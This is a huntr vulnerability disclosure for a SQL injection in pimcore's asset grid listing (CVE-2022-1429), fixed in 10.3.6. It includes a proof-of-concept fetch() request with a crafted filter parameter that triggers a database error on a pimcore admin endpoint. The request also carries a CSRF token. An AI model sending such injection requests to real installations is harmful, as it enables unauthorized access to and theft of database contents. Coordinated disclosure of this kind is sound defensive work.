

# SQL injection in GridHelperService.php in pimcore/pimcore



Reported on Apr 13th 2022

## Description

In line 786, we can see `$conditionFilters[] = $filterField . ' ' . $operator . ' ' . $value;`. The three variables joins to a string, and the variables come from the request parameter.(Maybe line 793 is vulnerable too). The code comes from `prepareAssetListingForGrid` function. The function is called in `AssetController.php` and `AssetHelperController.php`, it leads sqlis in three apis. `/grid-proxy` `/get-export-jobs` `/get-batch-jobs`

## Proof of Concept

`/grid-proxy`


`https://10.x-dev.pimcore.fun/admin/asset/grid-proxy?xaction=read&_dc=1649852297759&folderId=1&fields%5B%5D=preview-system&fields%5B%5D=id-system&fields%5B%5D=type-system&fields%5B%5D=fullpath-system&fields%5B%5D=filename-system&fields%5B%5D=creationDate-system&fields%5B%5D=modificationDate-system&fields%5B%5D=size-system&language=only_direct_children=false&only_unreferenced=false&considerChildTags=0&page=1&start=0&limit=25&filter=""&encodeURIComponent(["property":"id","system":"string","value":"1","operator":"="])`

Asset->click home->click list .you will see the api being called. If you give a wrong value, you will see a error.

```
> fetch("https://10.x-dev.pimcore.fun/admin/asset/grid-proxy?xaction=read&_dc=1649852297759&folderId=1&fields%5B%5D=preview-system&fields%5B%5D=id-system&fields%5B%5D=type-system&fields%5B%5D=fullpath-system&fields%5B%5D=filename-system&fields%5B%5D=creationDate-system&fields%5B%5D=modificationDate-system&fields%5B%5D=size-system&language=only_direct_children=false&only_unreferenced=false&considerChildTags=0&page=1&start=0&limit=25&filter=""&encodeURIComponent(["property":"id","system":"string","value":"1","operator":"="])", {
  "headers": {
    "accept": "*/*",
    "accept-language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
    "sec-ch-ua": "\"Not A;Brand\";v=\"99\", \"Chromium\";v=\"99\", \"Microsoft Edge\";v=\"99\"",
    "sec-ch-ua-mobile": "0",
    "sec-ch-ua-platform": "\"Windows\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
    "x-pimcore-csrf-token": "100dc1e9ef44ba7821caae995609cf5dcd0ef8bd",
    "x-pimcore-extjs-version-major": "7",
    "x-pimcore-extjs-version-minor": "0",
    "x-requested-with": "XMLHttpRequest"
  },
  "referrer": "https://10.x-dev.pimcore.fun/admin/?_dc=1649852000&perspective=",
  "referrerPolicy": "origin-when-cross-origin",
  "body": null,
  "method": "GET",
  "mode": "cors",
  "credentials": "include"
}).then(r=>r.text()).then(r=>console.log(r));
< Promise {<pending>}
GET https://10.x-dev.pimcore.fun/admin/asset/grid-proxy?xaction=read&_dc=1649852297759&folderId=1&fields%5B%5D=preview-system&fields%5B%5D=id-system&fields%5B%5D=type-system&fields%5B%5D=fullpath-system&fields%5B%5D=filename-system&fields%5B%5D=creationDate-system&fields%5B%5D=modificationDate-system&fields%5B%5D=size-system&language=only_direct_children=false&only_unreferenced=false&considerChildTags=0&page=1&start=0&limit=25&filter=""&encodeURIComponent(["property":"id","system":"string","value":"1","operator":"="]) 500 (Internal Server Error) VM1451:1
{"success":false,"message":"Database error, see logs for details"} VM1451:22
```

the error log.

Chat with us



the api /get-export-jobs and /get-batch-jobs have the similar inject point.

## Impact

This vulnerability is capable of steal the data

CVE

CVE-2022-1429

(Published)

Vulnerability Type

CWE-89: SQL Injection

Severity

High (7.2)

Registry

Packagist

Affected Version

Chat with us

10.3.4

Visibility

Public

Status

Fixed

Found by



mylong

@mylong

unranked ▾

Fixed by



Bernhard Rusch

@brusch

maintainer

This report was seen 833 times.

We are processing your report and will contact the **pimcore** team within 24 hours. 7 months ago

A **pimcore/pimcore** maintainer has acknowledged this report 7 months ago

We have contacted a member of the **pimcore** team and are waiting to hear back 7 months ago

Bernhard Rusch validated this vulnerability 7 months ago

mylong has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Bernhard Rusch marked this as fixed in **10.3.6** with commit **523a73** 7 months ago

Bernhard Rusch has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Chat with us



Sign in to join this conversation

2022 © 418sec

## huntr

[home](#)

[hacktivity](#)

[leaderboard](#)

[FAQ](#)

[contact us](#)

[terms](#)

[privacy policy](#)

## part of 418sec

[company](#)

[about](#)

[team](#)

Chat with us